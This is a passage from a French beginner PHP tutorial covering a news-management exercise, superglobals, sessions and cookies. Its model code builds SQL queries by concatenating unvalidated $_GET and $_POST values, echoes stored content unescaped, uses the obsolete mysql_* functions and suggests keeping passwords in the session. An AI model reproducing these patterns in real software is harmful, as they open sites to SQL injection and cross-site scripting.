    <h3>
        <?php echo $donnees['titre']; ?>
        <em>le <?php echo date('d/m/Y à H\hi', $donnees['timestamp']); ?></em>
    </h3>

    <p>
    <?php
    // On enlève les éventuels antislash PUIS on crée les entrées en HTML (<br />)
    $contenu = nl2br(stripslashes($donnees['contenu']));
    echo $contenu;
    ?>
    </p>
</div>
<?php
} // Fin de la boucle des news
?>

</body>
</html>
```

Essayer !

Il n'y a rien de très surprenant : la requête est simple, vous avez déjà vu pire
On fait une boucle pour afficher les 5 dernières news.

J'ai calculé la date à partir du timestamp : j'ai extrait la date et l'heure. Il y a quelques caractères comme le "à" que j'ai écrit dans la fonction date (j'ai mis un antislash \ devant pour qu'il fonctionne).

Enfin, j'ai fait des *stripslashes* pour enlever les antislashs du titre et du contenu.
Sur une ligne, vous pouvez même repérer que j'ai "combiné" la fonction *stripslashes* avec *nl2br* : on a tout a fait le droit

Passons maintenant aux 2 pages d'administration.
On commence par liste_news.php. Notez que j'ai volontairement désactivé l'ajout et la suppression de news pour éviter que vous vous amusiez à tout modifier

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" >
   <head>
       <title>Liste des news</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
        <style type="text/css">
        h2, th, td
        {
            text-align:center;
        }
        table
        {
            border-collapse:collapse;
            border:2px solid black;
            margin:auto;
        }
        th, td
        {
            border:1px solid black;
        }
        </style>
    </head>

    <body>


<h2><a href="rediger_news.php">Ajouter une news</a></h2>

<?php
mysql_connect("localhost", "sdz", "mot_de_passe");
mysql_select_db("coursphp");

//------------------------------------------------------
// Vérification 1 : est-ce qu'on veut poster une news ?
//------------------------------------------------------

if (isset($_POST['titre']) AND isset($_POST['contenu']))
{
    $titre = addslashes($_POST['titre']);
    $contenu = addslashes($_POST['contenu']);
    // On vérifie si c'est une modification de news ou pas
    if ($_POST['id_news'] == 0)
    {
        // Ce n'est pas une modification, on crée une nouvelle entrée dans la table
        mysql_query("INSERT INTO news VALUES('', '" . $titre . "', '" . $contenu . "', '"
. time() . "')");
    }
    else
    {
        // C'est une modification, on met juste à jour le titre et le contenu
        mysql_query("UPDATE news SET titre='" . $titre . "', contenu='" . $contenu . "'
WHERE id=" . $_POST['id_news']);
    }
}


//------------------------------------------------------------
// Vérification 2 : est-ce qu'on veut supprimer une news ?
//------------------------------------------------------------

if (isset($_GET['supprimer_news'])) // Si on demande de supprimer une news
{
    // Alors on supprime la news correspondante
    mysql_query('DELETE FROM news WHERE id=' . $_GET['supprimer_news']);
}
?>

<table><tr>
<th>Modifier</th>
<th>Supprimer</th>
<th>Titre</th>
<th>Date</th>
</tr>

<?php
$retour = mysql_query('SELECT * FROM news ORDER BY id DESC');
```

Essayer !

 Je rappelle que sur la version de test (cf lien "Essayer !"), j'ai volontairement désactivé les fonctions d'ajout, d'édition et de suppression des news, afin d'éviter que tout le monde fasse n'importe quoi avec 
Si vous voulez vraiment tester ce script, créez les fichiers PHP sur votre disque dur 

Avant d'afficher le tableau, on fait 2 vérifications :

- Vérification 1 : on vérifie si on veut poster une news. Si la page rediger_news.php nous a envoyé des informations, c'est qu'on doit poster une news.
  On applique d'abord un *addslashes* au titre et au contenu pour éviter les bugs comme je vous l'ai dit. Puis, on vérifie la valeur de id_news :
  - Si c'est 0, c'est que c'est une nouvelle news donc on fait un INSERT INTO.
  - Si c'est autre chose que 0, alors on modifie juste la news correspondant à cet id.

- Vérification 2 : on vérifie si on n'a pas cliqué sur un lien "Supprimer". Si c'est le cas, alors on supprime la news correspondante.

Après, c'est une simple boucle pour lister tous les titres des news dans un tableau.

Allez, on passe au dernier fichier : rediger_news.php.

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" >
   <head>
       <title>Rédiger une news</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
        <style type="text/css">
        h3, form
        {
            text-align:center;
        }
        </style>
    </head>

    <body>

<h3><a href="liste_news.php">Retour à la liste des news</a></h3>

<?php
mysql_connect("localhost", "sdz", "mot_de_passe");
mysql_select_db("coursphp");

if (isset($_GET['modifier_news'])) // Si on demande de modifier une news
{
    // On récupère les infos de la correspondante
    $retour = mysql_query('SELECT * FROM news WHERE id=' . $_GET['modifier_news']);
    $donnees = mysql_fetch_array($retour);

    // On place le titre et le contenu dans des variables simples
    $titre = $donnees['titre'];
    $contenu = $donnees['contenu'];
    $id_news = $donnees['id']; // Cette variable va servir pour se souvenir que c'est une
modification
}
else // C'est qu'on rédige une nouvelle news
{
    // Les variables $titre et $contenu sont vides, puisque c'est une nouvelle news
    $titre = '';
    $contenu = '';
    $id_news = 0; // La variable vaut 0, donc on se souviendra que ce n'est pas une
modification
}
?>

<form action="liste_news.php" method="post">
<p>Titre : <input type="text" size="30" name="titre" value="<?php echo $titre; ?>" /></p>

<p>
    Contenu :<br />
    <textarea name="contenu" cols="50" rows="10">
    <?php echo $contenu; ?>
    </textarea><br />

    <input type="hidden" name="id_news" value="<?php echo $id_news; ?>" />
    <input type="submit" value="Envoyer" />
</p>
</form>

</body>
</html>
```

Essayer !

Là, on vérifie d'abord si on doit modifier une news ou en écrire une nouvelle.
On prépare des variables : comme ça, les champs seront vides si c'est une nouvelle news, ou seront remplis avec le texte de l'ancienne news si c'est une modification.

Notez que le champ caché appelé "id_news" est très important. C'est lui qui nous permettra de savoir dans liste_news.php si on a affaire à un *ajout* ou à une *modification* de news.

Etape 5 : améliorez ce script !

Une fois n'est pas coutume, je vais vous dire que mon script est en fait le minimum, et qu'on pourrait trouver des tonnes de façons de l'améliorer !

Voici quelques pistes pour que vous continuiez à vous creuser encore un peu les méninges :

- Le design, comme d'habitude, est minimaliste. Il vous sera très facile de changer le design, vu que ça requiert une simple modification du code HTML.
- Vous pourriez rajouter un champ dans la table "news" qui s'appellerait "timestamp_modification". Ce champ contiendrait le timestamp de la dernière modification.
- Rajoutez aussi un champ "pseudo" qui contiendrait le pseudo de la personne qui a posté la news. Il vous faudra rajouter un champ dans le formulaire (à côté du titre par exemple) pour que l'on puisse indiquer son pseudo.
- Il serait bien aussi que vos visiteurs puissent proposer des news. Créez une nouvelle page, "proposer_news.php" par exemple, accessible par tout le monde (pas de protection par .htaccess vu que tous vos visiteurs doivent pouvoir proposer des news).
  Les news proposées seraient automatiquement inscrites dans la tables "news", mais non validées (pour qu'elles ne s'affichent que si vous avez donné votre accord). Pour gérer la validation des news, vous pouvez ajouter (encore) un nouveau champ dans la table appelé "valide" :
  - S'il vaut 1, la news est validée, elle est affichée.
  - S'il vaut 0, la news n'est pas encore validée, elle n'est donc pas affichée dans index.php

- Il faudrait aussi prévoir un système de pagination, comme on a fait pour le livre d'or. En effet, lorsque vous aurez 200 news, ça va être un peu lourd à charger sur votre page d'admin.
  Par ailleurs, si vous réalisez un système de pagination pour liste_news.php, vous pourriez aussi en faire un dans une page "archives.php" accessible par tous vos visiteurs, où les anciennes news seraient lisibles
- Une autre chose qui serait intéressante : réaliser des commentaires de news. Pour cela, vous aurez besoin de créer une nouvelle table "commentaires", **dans laquelle il y aurait 2 id** :
  - Un premier "id" normal, correspondant à l'id du commentaire (en auto_increment).
  - Un second champ, "id_news" qui contient le numéro d'id de la news à laquelle correspond le commentaire.

  Ainsi, pour obtenir tous les commentaires de la news n°3, vous feriez la requête SQL :
  `SELECT * FROM commentaires WHERE id_news=3`
  ... Et vous obtiendriez uniquement les commentaires de la news n°3

Voilà voilà, ce ne sont que des suggestions, mais si vous voulez vous améliorer, je vous recommande fortement d'essayer d'en faire quelques-unes

N'oubliez pas que le forum est à votre disposition si vous avez un problème ! Et voilà, le TP news touche à sa fin. N'hésitez pas à y passer un peu de temps, car c'est vraiment un script PHP incontournable !

Par ailleurs, comme vous pouvez le voir, il y a des tonnes de façons d'améliorer le script.

Bien entendu, ne commencez à améliorer le script uniquement lorsque vous avez parfaitement compris mon code source de correction.
Je sais qu'il n'est pas facile à première vue de se "plonger" dans le code source de quelqu'un d'autre, mais vous devez faire ce petit effort. C'est dans ce genre de TP que vous en apprenez le plus sur PHP

Au fait, ma correction n'est qu'une possibilité parmi d'autres. Si vous avez trouvé un autre moyen de faire qui ne ressemble pas au mien, gardez-le. Chacun code à sa manière, je ne voudrais pas non plus vous imposer ma façon de coder

---

Les variables superglobales

Dans ce chapitre, nous allons travailler sur ce qu'on appelle les variables "superglobales".
A votre niveau, il devient important de savoir qui elles sont et comment on peut les utiliser. Vos scripts vont

énormément gagner en puissance grâce à ces variables.

Nous allons travailler dans cet ordre :

- Je vais vous présenter les superglobales, pour que vous sachiez ce que c'est exactement.
- Ensuite, je vous montrerai le fonctionnement de 2 variables superglobales (les plus intéressantes) :
  - Nous étudierons **les sessions**, un système puissant et facile à utiliser dont vous allez sûrement vous servir sur votre site.
  - Enfin, nous étudierons **les cookies** qui, pour ceux qui ne le savent pas déjà, permettent de conserver des informations sur un visiteur même lorsqu'il a quitté votre site.

Bonne lecture !

Présentation des superglobales

Je vais vous en apprendre une bien bonne : vous avez déjà manipulé des variables superglobales... sans le savoir.

Ces variables un peu "spéciales" sont faciles à reconnaître. Voici 3 points pour les identifier :

- Elles sont écrites en majuscules et commencent toutes par un underscore _ (le trait de soulignement).
  $_GET et $_POST ça vous dit quelque chose ? Eh oui, ce sont ce qu'on appelle des variables superglobales, et vous les avez déjà utilisé de nombreuses fois
- Autre point important : les superglobales sont toutes des array.
  Pour ceux qui auraient un petit trou de mémoire, les array sont des variables sous forme de "tableau", facilement reconnaissables grâce aux crochets (ex : $_GET['page']).
  Revoyez le chapitre sur les array de la partie I si vous en avez vraiment besoin
- Enfin, ces variables sont automatiquement créées par PHP à chaque fois qu'une page est chargée. Ces variables existent donc sur toutes les pages et sont accessibles partout : au milieu de votre code, au début, dans les fonctions etc...

> Le mot "global" en PHP signifie que la variable est accessible partout.
> Une variable créée dans une fonction par exemple n'est pas accessible partout. Elle n'existe que dans la fonction. Une variable dite globale est accessible partout dans votre code (au début, à la fin...)

Bien, maintenant que vous savez les repérer, que diriez-vous si je vous listais toutes les superglobales qui existent en PHP ?
Il existe d'autres superglobales en PHP, en plus de $_GET et $_POST. Soyons francs : il y en a qui vont beaucoup nous intéresser, mais il y en a aussi qu'on ne touchera jamais

- **$_SERVER** : ce sont des valeurs utiles que nous donne le serveur.
  Pour accéder à ces informations, il faut indiquer ce qu'on demande exactement entre crochets (vu que c'est un array). Il y a plein de choses disponibles qui ne nous intéressent pas... par contre en voici quelques-unes dont vous aurez peut-être à vous servir :
  - $_SERVER['PHP_SELF'] : c'est le chemin de la page que vous êtes en train d'exécuter, par rapport à la racine de votre site web.
    Exemple : si vous êtes sur la page http://www.monsite.com/scripts/monscript.php, alors $_SERVER['PHP_SELF'] aura pour valeur : /scripts/monscript.php
  - $_SERVER['HTTP_REFERER'] : c'est l'url de la page qui a amené le visiteur sur la page courante. Cela peut être utile notamment pour faire des statistiques : vous saurez par exemple que le site "supersite.com" a fait un lien vers votre site et vous amène des visiteurs

> La documentation de PHP nous avertit clairement que vous ne pouvez pas vous fier à 100% à $_SERVER['HTTP_REFERER'] car le client peut très facilement refuser d'envoyer cette information ou même la modifier.

Bref, n'ayez pas trop confiance en elle.

- $_SERVER['REMOTE_ADDR'] : sans aucun doute l'information la plus intéressante de $_SERVER. Elle nous donne l'adresse IP du client qui a demandé à voir la page.
  On se servira de cette variable plusieurs fois dans les prochains TP (pour repérer un même visiteur), donc souvenez-vous qu'elle existe !

- **$_ENV** : ce sont des variables d'environnement, toujours données par le serveur. Plus précisément, le système d'exploitation (Linux) donne ces informations.
  Mais bon, il n'y a rien de vraiment bien utile et de toute façon je suis incapable de vous donner une liste de ce que renvoit cette superglobale. Donc on l'oublie
- **$_GET** : vous la connaissez bien, c'est elle qui vous donne les valeurs des informations indiquées dans l'url.
  Par exemple, si la page appelée est :
  `http://www.site.com/mapage.php?jour=18&mois=avril&annee=2000`
  ... on aura une superglobale $_GET découpée en 3 parties :
  - $_GET['jour'] = "18"
  - $_GET['mois'] = "avril"
  - $_GET['annee'] = "2000"
- **$_POST** : c'est là-dedans que vous venez récupérer les informations issues d'un formulaire.
  Bon je passe, on y a déjà assez travaillé comme ça dans les chapitres et TP précédents
- **$_FILES** : cette superglobale est utilisée lorsqu'on envoie des fichiers sur le serveur à partir d'un formulaire.
  Oui oui, c'est possible !
- **$_SESSION** : c'est là-dedans que l'on retrouve les variables de session. Nous allons voir ce qu'est une session en PHP plus loin dans ce chapitre.
- **$_COOKIE** : de même, c'est là-dedans que l'on retrouve les valeurs des cookies enregistrés sur l'ordinateur du visiteur. Nous étudierons les cookies dans ce chapitre là-aussi.

En clair, si je résume : on connaît déjà $_GET et $_POST, on retient que $_SERVER['REMOTE_ADDR'] donne l'adresse IP du visiteur, et on se prépare à étudier $_SESSION et $_COOKIE dans la suite de ce chapitre

---

Les sessions

Les sessions sont un moyen de conserver des variables sur toutes les pages de votre site.
Jusqu'ici, on était arrivés à passer des variables de page en page via la méthode GET (en modifiant l'url : page.php?variable=valeur) et via la méthode POST (un formulaire quoi).

Mais si on veut transmettre une ou plusieurs variables sur TOUTES les pages de son site, c'est vraiment la galère avec GET et POST... D'où l'invention des sessions.

Comment ça marche ?

1. Un visiteur se connecte. On demande à créer une session pour lui : PHP génère un numéro. Pour cela, on utilise la fonction *session_start()*. Ce numéro est souvent très gros et écrit en hexadécimal. Par exemple : a02bbffc6198e6e0cc2715047bc3766f

    Ce numéro sert d'identifiant et est appelé "ID de session" (ou PHPSESSID). PHP transmet automatiquement cet ID de page en page en utilisant un cookie ou via l'url (ex : mapage.php?PHPSESSID=a02bbffc6198e6e0cc2715047bc3766f).
2. A partir de là, c'est du tout bon : on peut créer une infinité de variables de session. Par exemple : $_SESSION['login'] contient le login du visiteur, $_SESSION['password'] contient le mot de passe etc...
   L'avantage, c'est que **le serveur conserve ces variables même lorsque la page PHP a fini d'être générée**. Ce qui veut dire que, quelle que soit la page de votre site, vous pourrez récupérer par exemple le login et le mot de passe du visiteur !
3. Lorsque le visiteur se déconnecte (il a cliqué sur un bouton "Déconnecter" ou est resté inactif trop longtemps), alors la session est fermée avec *session_destroy()*

Ca a l'air compliqué comme ça, mais en fait c'est d'une simplicité à en pleurer

Le seul truc qu'il ne faut pas oublier de faire, c'est d'appeler *session_start()* sur chacune de vos pages AVANT d'écrire le moindre code HTML.
Si vous oubliez *session_start()*, vous ne pourrez pas accéder aux variables superglobales $_SESSION.

Faites très attention : appelez *session_start* tout au début de vos pages PHP. Ne mettez la balise <html> qu'après, sinon vous aurez des problèmes avec votre session.

Après, vous pouvez utiliser les variables $_SESSION comme des variables normales.
Un petit exemple ?

Code : PHP

```
<?php
session_start(); // On démarre la session AVANT toute chose

// On s'amuse à créer quelques variables de session :
$_SESSION['prenom'] = 'Jean';
$_SESSION['nom'] = 'Dupont';
$_SESSION['age'] = 24;

// Maintenant que le session_start est fait, on peut taper du code HTML
?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" >
   <head>
       <title>Titre de ma page</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>

    <p>
        Salut <?php echo $_SESSION['prenom']; ?> !<br />
        Tu es à l'accueil de mon site (index.php). Tu veux aller sur une autre page ?
    </p>

    <p>
        <a href="mapage.php">Lien vers mapage.php</a><br />
        <a href="monscript.php">Lien vers monscript.php</a><br />
        <a href="informations.php">Lien vers informations.php</a>
    </p>

    </body>
</html>
```

Essayer !

Ne vous y trompez pas : on peut créer des variables de session n'importe où dans le code. Ici je les ai créé en haut de la page, mais j'aurais pu le faire ailleurs.
La seule chose qui importe, c'est que le *session_start()* soit fait au tout début de la page.

Notez quelque chose de très important : mes liens sont tous simples. Je ne m'occupe de rien : ni de transmettre le nom, prénom, âge du visiteur, ni de transmettre l'ID de session.

Et ça, croyez-moi, c'est génial
Quand votre site sera un peu gros et qu'il y aura plein de liens partout, vous apprécierez de savoir que PHP s'occupe tout seul de transmettre les variables !

En effet, sur chacune des pages "mapage.php", "monscript.php", "informations.php" (et n'importe quelle autre page de votre site), vous retrouverez les variables $_SESSION['prenom'], $_SESSION['nom'] et $_SESSION['age'] !

Voici par exemple le code source de la page informations.php :

Code : PHP

```
<?php
session_start(); // On démarre la session AVANT toute chose
?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" >
   <head>
       <title>Titre de ma page</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>

    <p>Re-bonjour !</p>

    <p>
        Je me souviens de toi ! Tu t'appelles <?php echo $_SESSION['prenom'] . ' ' .
$_SESSION['nom']; ?> !<br />
        Et ton âge hummm... Tu as <?php echo $_SESSION['age']; ?> ans, c'est &#231;a ?
:-D
    </p>

    </body>
</html>
```

Essayer !

Vous voyez ? On a juste fait un *session_start()*, puis on s'est amusés à afficher les valeurs des variables de session.
Et là, magie ! 
Les valeurs des variables avaient été conservées, on n'a rien eu à faire !

En résumé, vous créez des variables de session comme vous créeriez des variables normales, sauf que vous mettez le préfixe $_SESSION devant pour que PHP sache qu'il doit "retenir" ces variables sur toutes les pages 

Enfin, si vous voulez détruire la session du visiteur, vous pouvez faire un lien "Déconnexion" qui amène vers une page qui fait appel à la fonction *session_destroy()*
Quoiqu'il en soit, la session sera automatiquement détruite au bout d'un certain temps d'inactivité.

Et voilà, vous savez tout ce qu'il faut, ce n'est vraiment pas bien compliqué 

Concrètement, les sessions peuvent servir pour :

- Un script qui demande un login / mot de passe pour qu'un visiteur puisse se "connecter" (s'authentifier). Ainsi, on peut enregistrer des variables de session et se souvenir du login du visiteur sur toutes les pages du site !
- ... Ce qui permet d'ailleurs de créer une zone d'administration sécurisée sur plusieurs fichiers SANS utiliser de .htaccess. Les variables de sessions sont suffisantes pour vérifier si le mot de passe est le bon 
- Un dernier exemple : on se sert des sessions sur les sites de vente en ligne. Cela permet de gérer un "panier" : on retient les produits que commande le client, quelle que soit la page où il est. Lorsqu'il valide sa commande, on récupère ces informations et on le fait payer 
  Si je vous dis ça, c'est en connaissance de cause, parce que j'ai déjà réalisé un site de vente en ligne. En utilisant les sessions, c'est vraiment super simple et vous avez maintenant le niveau 

Je vais m'arrêter là pour les explications sur les sessions... En effet, avec ça vous savez tout ce qu'il faut.

Bien, on passe aux cookies maintenant 

Les cookies

Travailler avec des cookies est quasiment aussi simple que de travailler avec des sessions.
Il faut dire que PHP fait fort grâce aux superglobales, vous allez le voir une fois de plus

Voici le plan que nous allons suivre :

1. On va voir ce que c'est un cookie exactement... parce que je sais pas vous mais moi j'ai horreur de travailler sur des choses abstraites
2. Ensuite, nous verrons comment **écrire un cookie**. C'est facile à faire, si on respecte un ou deux points.
3. Enfin, nous verrons comment **afficher le contenu d'un cookie**. Ca c'est super facile à faire

Qu'est-ce qu'un cookie ?

Un cookie, c'est un petit fichier que l'on enregistre sur l'ordinateur du visiteur.
Ce fichier contient du texte et permet de "retenir" des informations sur le visiteur. Par exemple, vous inscrivez dans un cookie le pseudo du visiteur, comme ça la prochaine fois qu'il viendra sur votre site vous pourrez lire son pseudo en allant regarder ce que son cookie contient.


On fait souvent l'erreur de penser que les cookies sont "dangereux". Non, ce ne sont pas des virus, juste des petits fichiers textes qui permettent de retenir des informations.
Au pire, un site marchand peut retenir que vous aimez les appareils photos numériques et vous afficher uniquement des pubs pour des appareils photos, mais en aucun cas un cookie peut scanner votre disque dur ou le formater, rassurez-vous ils sont inoffensifs

Un cookie est créé pour chaque nouveau site web qui le demande. Ainsi, si vous êtes allés voir 3 sites web, vous pouvez avoir jusqu'à 3 cookies.

Chaque cookie peut contenir **plusieurs** informations.


Où sont stockés les cookies sur mon disque dur ?

Ca dépend de votre navigateur. Par exemple, Internet Explorer les stocke dans le dossier "Temporary Internet Files" :




Nom	Adresse Internet	Type
Cookie:mateo21@master-impact.com/	Cookie:mateo21@master-impa...	Document texte
Cookie:mateo21@mapsonline.com/	Cookie:mateo21@mapsonline.c...	Document texte
Cookie:mateo21@mappy.com/	Cookie:mateo21@mappy.com/	Document texte
Cookie:mateo21@makkhdyn.free.fr/	Cookie:mateo21@makkhdyn.fr...	Document texte
Cookie:mateo21@macromedia.com/	Cookie:mateo21@macromedia....	Document texte
Cookie:mateo21@lycos.fr/	Cookie:mateo21@lycos.fr/	Document texte
Cookie:mateo21@lycos.com/	Cookie:mateo21@lycos.com/	Document texte
Cookie:mateo21@lycos.co.uk/	Cookie:mateo21@lycos.co.uk/	Document texte
Cookie:mateo21@login.tiscali.fr/	Cookie:mateo21@login.tiscali.fr/	Document texte
Cookie:mateo21@list.ru/	Cookie:mateo21@list.ru/	Document texte
Cookie:mateo21@linux.fr/	Cookie:mateo21@linux.fr/	Document texte
Cookie:mateo21@lineage2.free.fr/	Cookie:mateo21@lineage2.fre...	Document texte
Cookie:mateo21@lemonde.fr/	Cookie:mateo21@lemonde.fr/	Document texte
Cookie:mateo21@ldlc.fr/	Cookie:mateo21@ldlc.fr/	Document texte
Cookie:mateo21@kelkoo.fr/	Cookie:mateo21@kelkoo.fr/	Document texte

Si vous vous amusez à en ouvrir un, vous verrez probablement quelque chose d'incompréhensible :



Sinon, si vous avez Mozilla Firefox, c'est un peu plus clair : menu Outils / Options / Vie privée / Cookies stockés. Là vous avez la liste et la valeur de tous les cookies stockés :



Eh bah vous savez quoi ? On s'en fout de tout ça
On n'a pas à se préoccuper de tout ça, je vous le montrais juste pour que vous sachiez à quoi vous avez affaire.
Comme d'habitude, PHP se charge de tout

Ecrire un cookie

Comme une variable, on écrit un cookie en donnant son nom et sa valeur.
Par exemple, le cookie "pseudo" aurait chez moi la valeur "M@teo21".

Pour écrire un cookie, on utilise la fonction PHP *setcookie* (qui signifie "Placer un cookie" en anglais).
On lui donne en général 3 paramètres, dans l'ordre suivant :

1. Le nom du cookie (ex : "pseudo")

2. La valeur du cookie (ex : "M@teo21")
3. La date d'expiration du cookie, sous forme de timestamp (ex : 1090521508)
   Si vous ne savez pas ce qu'est un timestamp, c'est que vous n'avez pas lu le chapitre sur les dates

Comme vous pouvez le voir, un cookie a une durée de vie limitée.
Il est automatiquement "supprimé" au bout d'un certain temps.

Si vous voulez supprimer le cookie dans un an, il vous faudra faire :
`time() + 365*24*3600`
Cela veut dire : timestamp actuel + nombre de secondes dans une année. Cela aura pour effet de voir votre cookie disparaître dans exactement un an.

Vous pouvez aussi utiliser la fonction mktime comme on l'a vu dans le chapitre sur les dates pour effacer le cookie à une date précise.

Toutefois, il y a un petit problème avec *setcookie*... Comme pour *session_start*, cette fonction ne marche QUE si vous la mettez avant tout code HTML (donc avant la balise <!DOCTYPE>)
Ca peut paraître bizarre, je le reconnais. Ce n'est pas du tout la faute à PHP, c'est comme ça que les cookies fonctionnent.

Ne placez donc JAMAIS le moindre code HTML avant d'utiliser *setcookie*.
La plupart des gens qui ont des problèmes avec *setcookie* ont fait cette erreur, donc souvenez-vous en !

Voyons maintenant comment je ferais pour inscrire 2 cookies : un qui retient mon pseudo pendant un an, et un autre qui retient le nom de mon pays :

Code : PHP

```php
<?php
$timestamp_expire = time() + 365*24*3600; // Le cookie expirera dans un an
setcookie('pseudo', 'M@teo21', $timestamp_expire); // On écrit un cookie
setcookie('pays', 'France', $timestamp_expire); // On écrit un autre cookie...

// Et SEULEMENT MAINTENANT, on peut commencer à écrire du code html
?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" >
   <head>
       <title>Ma super page PHP</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>

    ... etc etc...
```

Et voilà, les cookies sont écrits !
